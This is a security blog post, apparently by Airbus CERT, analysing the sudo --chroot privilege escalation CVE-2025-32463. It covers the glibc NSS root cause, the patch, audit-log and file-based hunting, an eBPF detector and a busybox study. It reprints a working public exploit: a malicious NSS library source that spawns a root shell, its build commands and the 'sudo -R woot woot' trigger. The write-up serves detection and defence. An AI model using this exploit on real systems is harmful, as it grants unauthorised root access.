Analyzing the unsafe chroot behavior of sudo CVE-2025-32463 🔗
A story of a bee, a sandwich and a crab 🔗
Following the recent release of a KEV in the sudo binary, the Airbus CERT team analyzed this vulnerability to understand its root cause and develop detection and hunting patterns.
CVE-2025-32463: sudo privilege escalation 🔗
The sudo binary is a highly critical setuid program written in C and installed in most Linux distributions. The Stratascale Cyber Research Unit published CVE-2025-32463 on 2025-06-30, which was then added to the CISA KEV list on 2025-09-29. They produced a technical writeup on the vulnerability exploitation.
CVE-2025-32463 relies on untrusted code loaded and executed as root when using the --chroot option in sudo. It abuses the Name Service Switch functionality to load a malicious library crafted by the attacker. Public exploits are available on Github.
Vulnerability Analysis 🔗
Name Service Switch (NSS) 🔗
The Linux Name Service Switch is a feature that sets databases for name resolution mechanisms to file systems, DNS, NIS or LDAP. From the man, we can read:
Each call to a function which retrieves data from a system database like the password or group database is handled by the Name Service Switch implementation in the GNU C library. The various services provided are implemented by independent modules, each of which naturally varies widely from the other.
The NSS services are defined by the administrator in the /etc/nsswitch.conf file. Each line lists a database and some sources for the name resolution:
passwd:     files ldap
shadow:     files
group:      files ldap

hosts:      dns nis files

ethers:     files nis
netmasks:   files nis
networks:   files nis
protocols:  files nis
rpc:        files nis
services:   files nis

automount:  files
aliases:    files
The glibc implementation of the feature resolves the source name to a library in the module_load function with the following string operation:
char *shlib_name;

// __nss_shlib_revision is often set to 2 (or 1) in current systems
if (__asprintf (&shlib_name, "libnss_%s.so%s",
                module->name, __nss_shlib_revision) < 0)
  return false;

handle = __libc_dlopen (shlib_name);
Hence, the first line of the nsswitch.conf example above would result in two dlopen calls on libnss_files.so.2 and libnss_ldap.so.2.
By default, dlopen looks for common library paths in the system (/lib and /usr/lib, DL_LIBRARY_PATH…). If the library name contains a /, it will interpret it as a relative path.
Reload prevention for nsswitch.conf 🔗
Several vulnerabilities abused the NSS feature to load and execute user controlled code when using chroot. The idea was to reload nsswitch.conf within the chroot, load an NSS module within the chrooted environment and execute code from this cached library after exiting the chroot.
This technique affected primarily container management tools, such as docker with CVE-2019-14271. Palo Alto published an insightful writeup about this vulnerability. The patch simply pre-populates all the NSS databases in glibc before executing the chroot.
The glibc itself tackled this issue in the “Do not reload /etc/nsswitch.conf from chroot” bug:
With automatic reloading,
/etc/nsswitch.conffrom the chroot is picked up by NSS calls. This can easily cause loading arbitrary DSOs from the chroot, which is probably not what was intended. It may be best to avoid loading anything NSS-related if/has changed since the first loading of/etc/nsswitch.conf.
Following this, glibc merged this new check in nss_database_check_reload_and_get before reloading the nsswitch.conf databases when the file changes:
if (local->data.services[database_index] != NULL) {
  /* Before we reload, verify that "/" hasn't changed.  We assume that
     errors here are very unlikely, but the chance that we're entering
     a container is also very unlikely, so we err on the side of both
     very unlikely things not happening at the same time.  */

  if (stat_rv != 0
    || (local->root_ino != 0
      && (str.st_ino != local->root_ino
        ||  str.st_dev != local->root_dev))) {
    // Change detected; disable reloading and return current state.
    atomic_store_release (&local->data.reload_disabled, 1);
    *result = local->data.services[database_index];
    __libc_lock_unlock (local->lock);
    return true;
  }
}
Each time the database is reloaded, glibc saves the root inode that will be used to detect root changes on nsswitch.conf changes.
sudo –chroot 🔗
sudo has a --chroot (or -R) parameter that changes to the specified root directory before running the command. In 1.9.14, a new way to resolve the chroot command was introduced. The release note said:
Improved command matching when a chroot is specified in sudoers. The sudoers plugin will now change the root directory id needed before performing command matching. Previously, the root directory was simply prepended to the path that was being processed.
To use this option, the runchroot=<command> option must be set in the sudo configuration file. Setting runchroot=* allows the user to run any command with --chroot.
Regarding the implementation of the feature, sudo starts by resolving the command path. To do so, it checks runchroot and calls chroot if needed from the pivot_root function. Then, it returns back to the original root with the unpivot_root function.
After resolving the command, it checks if the user can use runchroot in the configuration. If so, it calls chroot again and runs the command inside.
Improper pivot 🔗
As seen in the previous section, a chroot will be performed to a user controlled directory to resolve the command even if the user does not have the runchroot permission.
Moreover, not all the NSS databases are set in Linux distributions by default. For example, the initgroups database is not specified in the nsswitch.conf. This will result in a null value in the local->service.database[nss_database_initgroups] array. Hence, the code path that prevents reloading database when changing root will not be reached in the glibc if nss_database_check_reload_and_get(...,...,nss_database_initgroups) is called:
static bool nss_database_check_reload_and_get (
  struct nss_database_state *local,
  nss_action_list *result,
  enum nss_database database_index
) {
  // ...

  if (local->data.services[database_index] != NULL) {
    // Database reload prevention mechanism will not trigger
    // ...
  }

  // Reload the service databases from /etc/nsswitch.conf
  // ...
}
When resolving the command path within the chrooted environment, sudo calls sudo_getgrouplist2_v1, which calls getgrouplist from the glibc and ends up reloading the NSS initgroups database, in the code path discussed above.
Exploit 🔗
The improper root pivot described in the previous section can result in reloading all the NSS service databases from the /etc/nsswitch.conf within the chrooted environment, before pivoting back to the original root. An attacker could make the /etc/nsswitch.conf file of the chrooted directory points to its custom nss libraries.
Once unpivoted, the NSS databases will be populated with attacker controlled libraries in the setuid context of sudo. Any remaining call that loads an NSS module within sudo would result in executing code in this privileged environment.
The public exploit available for CVE-2025-32463 creates a malicious NSS shared library in libnss_/woot.so.2:
cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir libnss_
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c
Then, it creates a directory with a etc/nsswitch.conf file, and populates it with an malicious configuration for the passwd database:
mkdir -p woot/etc
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc  # Needed for the exploit
Note the /woot1337 NSS module will result in dlopen(“libnss_/woot1337.so.2”), which will be interpreted as a relative path.
Finally, to trigger the exploit, it calls:
$ sudo -R woot woot
# whoami
root
Patch 🔗
The sudo versions 1.9.14 to 1.9.17 inclusive are affected. The patch in 1.9.17p1 reverts the root pivot introduced in 1.9.14: the chroot option simply concatenates the new root path and the command path. The symlink resolution is no longer supported.
Moreover, the --chroot feature was deprecated in this new version, and its usage is no longer reliable.
Notice that another way to fix the vulnerability could have been to populate the NSS databases correctly before switching root. However, calling initgroups inside sudo or any other function that triggers initgroup resolution is not enough.
The initgroups database needs to be specified in nsswitch.conf to make sure it will be populated successfully, even without any provider:
$ echo 'initgroups:' | sudo tee -a /etc/nsswitch.conf
$ sudo -R woot woot
sudo: you are not permitted to use the -R option with woot
Hunting 🔗
The sudo command is verbose in the journalctl entries: the --chroot usage is logged as follows:
Oct 14 17:19:42 debian sudo[951:
user : TTY=pts/0 ; CHROOT=/usr/ ; PWD=/home/user ; USER=root ; COMMAND=/bin/ls
However, unlike what many reviews of this CVE say, exploiting CVE-2025-32463 emits no such logs in journalctl.
The following screenshot shows journalctl entries (on the right) when executing sudo with runchroot=* in the sudoers settings:

Next we disable the runchroot=* for the user and run the same command:

Finally, we keep no runchroot and we run the exploit:

The libnss_/woot1337.so.2 shared library is loaded and executed when performing the command lookup, before the runchroot test and the classic sudo system logging of the first scenario. Hence, it emits no journalctl logs.
Auditd 🔗
Auditd is logging command lines on Linux machines, so we can look for sudo -R or sudo --chroot to detect the exploitation. It is possible to aggregate all the Auditd entries that have the same ID, and to retrieve the one with the proctitle. This last field is in plaintext for small simple commands, and encoded for larger command lines with special characters.
Auditd logs the following for the CVE-2025-32463 exploit:
$ grep -ra 'woot' /var/log/
/var/log/audit/audit.log:type=EXECVE msg=audit(1760693669.846:1877047): argc=7 a0="gcc" a1="-shared" a2="-fPIC" a3="-Wl,-init,woot" a4="-o" a5="libnss_/woot1337.so.2" a6="woot1337.c"
/var/log/audit/audit.log:type=EXECVE msg=audit(1760693688.245:1877055): argc=4 a0="sudo" a1="-R" a2="woot" a3="woot"
/var/log/audit/audit.log:type=EXECVE msg=audit(1760694423.176:1877069): argc=4 a0="sudo" a1="-R" a2="woot" a3="woot"

$ grep -ra "1760693688.245:1877055" /var/log/
/var/log/audit/audit.log:type=SYSCALL msg=audit(1760693688.245:1877055): arch=c000003e syscall=59 success=yes exit=0 a0=55ccd4e893b0 a1=55ccd4e904f0 a2=55ccd5047aa0 a3=8 items=2 ppid=1420018 pid=1420090 auid=194493 uid=194493 gid=294493 euid=0 suid=0 fsuid=0 egid=294493 sgid=294493 fsgid=294493 tty=pts3 ses=94 comm="sudo" exe="/usr/local/bin/sudo" subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 key="sys_exec_susp_priv_bin"ARCH=x86_64 SYSCALL=execve AUID="ta-a530-mtg-atu-v" UID="ta-a530-mtg-atu-v" GID="pgr-ta-a530-mtg-atu-v" EUID="root" SUID="root" FSUID="root" EGID="pgr-ta-a530-mtg-atu-v" SGID="pgr-ta-a530-mtg-atu-v" FSGID="pgr-ta-a530-mtg-atu-v"
/var/log/audit/audit.log:type=EXECVE msg=audit(1760693688.245:1877055): argc=4 a0="sudo" a1="-R" a2="woot" a3="woot"
/var/log/audit/audit.log:type=CWD msg=audit(1760693688.245:1877055): cwd="/local/home/ta-a530-mtg-atu-v"
audit/audit.log:type=PATH msg=audit(1760693688.245:1877055): item=0 name="/usr/local/bin/sudo" inode=33733609 dev=fd:00 mode=0104755 ouid=0 ogid=0 rdev=00:00 obj=unconfined_u:object_r:bin_t:s0 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
/var/log/audit/audit.log:type=PATH msg=audit(1760693688.245:1877055): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=148 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:ld_so_t:s0 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root"
/var/log/audit/audit.log:type=PROCTITLE msg=audit(1760693688.245:1877055): proctitle=7375646F002D5200776F6F7400776F6F74

$ python3 -c 'print(bytearray.fromhex("7375646F002D5200776F6F7400776F6F74").replace(b"\0", b" ").decode())'
sudo -R woot woot
The sudo -R and sudo --chroot options should be rare enough to build detection or hunting rules based on proctitle that contain it.
File based hunting 🔗
Another way to perform hunting based on this kind of vulnerability is to scan the filesystem.
The nsswitch.conf file should not exist outside of this standard path so it is a good candidate for the scan. Moreover, scanning its content and looking for / inside is interesting as it reveals the NSS configuration is trying to load relative libraries.
Another candidate for the filesystem based hunting is the presence of libnss_*.so.2 outside of standard dlopen paths. In the wildcard, / are allowed which means libnss_* folders are also relevant if they contain .so.2 files in any subfolders.
However, an attacker can also try to replace a legitimate libnss library within a standard path in a chrooted environment, like in Palo Alto’s exploit writeup from CVE-2019-14271. This method would not be detected by the two previous hunting candidates based on the filesystem.
Unsafe chroot 🔗
For a wider scope than this sudo vulnerability, it would be interesting to scan a system for any chroot which doesn’t properly populate the NSS databases. Indeed, this glibc behavior is a corner case that could be monitored, especially for container management programs.
Again, chroot should not by used as-is for security and isolation: it hasn’t been built for this purpose and there are many critical chroot escapes. However, regarding CVE-2025-32464, monitoring this back and forth behavior on chroot looks interesting.
Unsafe chroot scan based on eBPF script 🔗
Thanks to eBPF, it is possible to trace user probes and syscalls from within the kernel. We developed the unsafe-chroot eBPF based programs to keep track of NSS service databases after each reload, and to trace chroot syscall and detect potentially unsafe behavior.
The nss_database_check_reload_and_get function has no symbols in the glibc, so we used the libc6-dbg packet in Debian to provide the missing offsets to attach the user probe.
The eBPF program is written in Rust, with the library aya. It contains a map that keeps track of the NSS status for each process:
static mut DATABASES_TRACKER: HashMap<u32, Option<usize>> = HashMap::with_max_entries(MAP_SIZE, 0);
The NSS user probe uses the first function argument to get the local service databases and look for unset ones:
// Check if one of the databases address is null and store the result
let unsafe_database = raw_buf
  .as_chunks::<8>()
  .0
  .iter()
  .map(|&c| u64::from_le_bytes(c))
  .position(|d| d == 0);

unsafe { DATABASES_TRACKER.insert(pid, unsafe_database, 0)? };
Finally, the chroot syscall tracepoint looks for the tracking map whenever it triggers:
unsafe {
  if let Some(&Some(database_id)) = DATABASES_TRACKER.get(ctx.pid()) {
    warn!(
      &ctx,
      "[{}] Unsafe chroot detected: database id {} is null",
      ctx.pid(),
      database_id
    );
  }
}
Running the eBPF detection program on a system results in the detection of CVE-2025-32463 that highlights the uninitialized initgroups database:
$ RUST_LOG=warn ./unsafe-chroot --libc-path /usr/lib/x86_64-linux-gnu/libc.so.6 &
Attaching nss tracker to offset: 1257216
Waiting for Ctrl-C...

$ sudo -R woot woot
[WARN  unsafe_chroot] [1896] Unsafe chroot detected: database id 6 is null
[WARN  unsafe_chroot] [1896] Unsafe chroot detected: database id 6 is null
[WARN  unsafe_chroot] [1896] Unsafe chroot detected: database id 6 is null
[WARN  unsafe_chroot] [1896] Unsafe chroot detected: database id 6 is null

root@debian:/# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),1000(user)
root@debian:/# exit
Further works 🔗
So far, the unsafe-chroot eBPF tool helped us understand the unsafe behavior that led to the sudo CVE-2025-32463.
Calling chroot and executing commands in the chrooted environment, and calling chroot again to switch back to the old root in the same process is not something common.
Thanks to grep.app, it is possible to look for open source repositories on Github that behave like this, by looking for the following pattern:
- Open
/to save a file descriptor chroot("/new/root")andchdir("/")to move to the new root- Perform action in chrooted environment
fchdir(saved_fd)to set the current directory to the saved root file descriptorchroot(".")to restore the original root
The chroot(".") call is a good candidate to detect this behavior.
The first projects we looked for were container management programs, due to CVE-2019-14271 on docker cp.
Since 2019, the docker/moby and podman code evolved a lot, and there is no more obvious chroot back and forth.
busybox 🔗
With grep.app, we identified that the ftpd applet of busybox was using the same chroot behavior than sudo.
When a client connects to the ftpd server, it checks for potential authentication, saves the root folder and calls chroot on the served directory passed as argument to ftpd.
Then the client gets a prompt and can send different commands to ftpd. When, using the ls command, busybox forks, chroots back to the saved root, calls back itself with new arguments, and ends up in its own ls version.
The chroot back to the saved folder occurs to avoid blocking the parent.
Using the unsafe-chroot eBPF programs, we can monitor interesting calls to understand if the NSS databases could be reloaded between the two chroot calls, and if they are used after the second chroot. As a reminded, to load our NSS lib and execute it we need to:
- Trigger a NSS reload in the chrooted environment. In this scenario, it could be done with one of the available commands in ftpd, before using
ls, forking and calling chroot on the saved folder. - Use the reloaded NSS database. In this scenario, it could be with a function that retrieves usernames in the system using NSS, like getpwnam
This scenario could result on code execution when uploading well crafted files on the FTP server.
In the busybox configuration, we used the NOMMU configuration to force calling chroot again to go back to the saved directory.
Here is a extract of the interesting logs collected with unsafe-chroot on ftpd when connecting with client and running ls:
# ftpd PID 110149
[INFO  unsafe_chroot::openat] [110149] openat("/") = 3
[WARN  unsafe_chroot::chroot] [110149] chroot(/tmp/ok/)
[INFO  unsafe_chroot::chroot] [110149] chroot syscall - chroot
# Fork with child pid 110154
[INFO  unsafe_chroot::openat] [110154] openat(".") = 4
[WARN  unsafe_chroot::chroot] [110154] chroot(.)
[INFO  unsafe_chroot::chroot] [110154] chroot syscall - unchroot
[INFO  unsafe_chroot::close] [110154] close(4)
[INFO  unsafe_chroot::openat] [110154] openat(".") = 4
[INFO  unsafe_chroot::close] [110154] close(4)
[INFO  unsafe_chroot::openat] [110154] openat("/etc/group") = 4
[INFO  unsafe_chroot::close] [110154] close(4)
[INFO  unsafe_chroot::openat] [110154] openat("/etc/passwd") = 4
[INFO  unsafe_chroot::close] [110154] close(4)
[INFO  unsafe_chroot::openat] [110154] openat("/etc/localtime") = 4
[INFO  unsafe_chroot::close] [110154] close(4)
We can see that ftpd does not reload nsswitch.conf between the two chroot calls. Actually, when inspecting the code in ftpd.c, it appears that the only features that could be potentially using NSS are the user authentication and the user and group cache functions in the ls applet called by the fork.
The user authentication happens before the first call to chroot, and the ls applet redirection after the second one. This explains why there are no NSS reloading between the two chroot calls.
Also, after the second chroot call, the ls applet of busybox do not reloads the NSS databases by default.
In the configuration, the USE_BB_PWD_GRP option, enabled by default, overrides and reimplement in busybox the <pwd.h> and <grp.h> functions of the libc without using NSS.
When disabling it, we observe a successful NSS reload after the second chroot call, in the ls applet.
However, it still does not reload NSS between the two chroot calls, preventing us to load our malicious NSS library.
Conclusion 🔗
unsafe-chroot was designed to be generic, and not specific to the sudo CVE-2025-32463. Its goal is to be able to track and test the NSS databases reloads in parallel with the chroot calls. With this, it is possible to remove a blind spot on this tricky glibc corner case.
The busybox study was the example of how unsafe-chroot could be used to monitor NSS reloads and chroot when a program behaves similarly to CVE-2025-32463. The unsafe-chroot repository is more a toolbox than a ready-to-run scanner. It must be adapted to each study case, like busybox to reflect the specific NSS/chroot usage.
References 🔗
- Stratascale, 2025-06-30, “Vulnerability Advisory: Sudo chroot Elevation of Privilege”
- Palo Alto, 2019-11-19, “Docker Patched the Most Severe Copy Vulnerability to Date With CVE-2019-14271”
- Exploit for CVE-2025-32463
- unsafe-chroot eBPF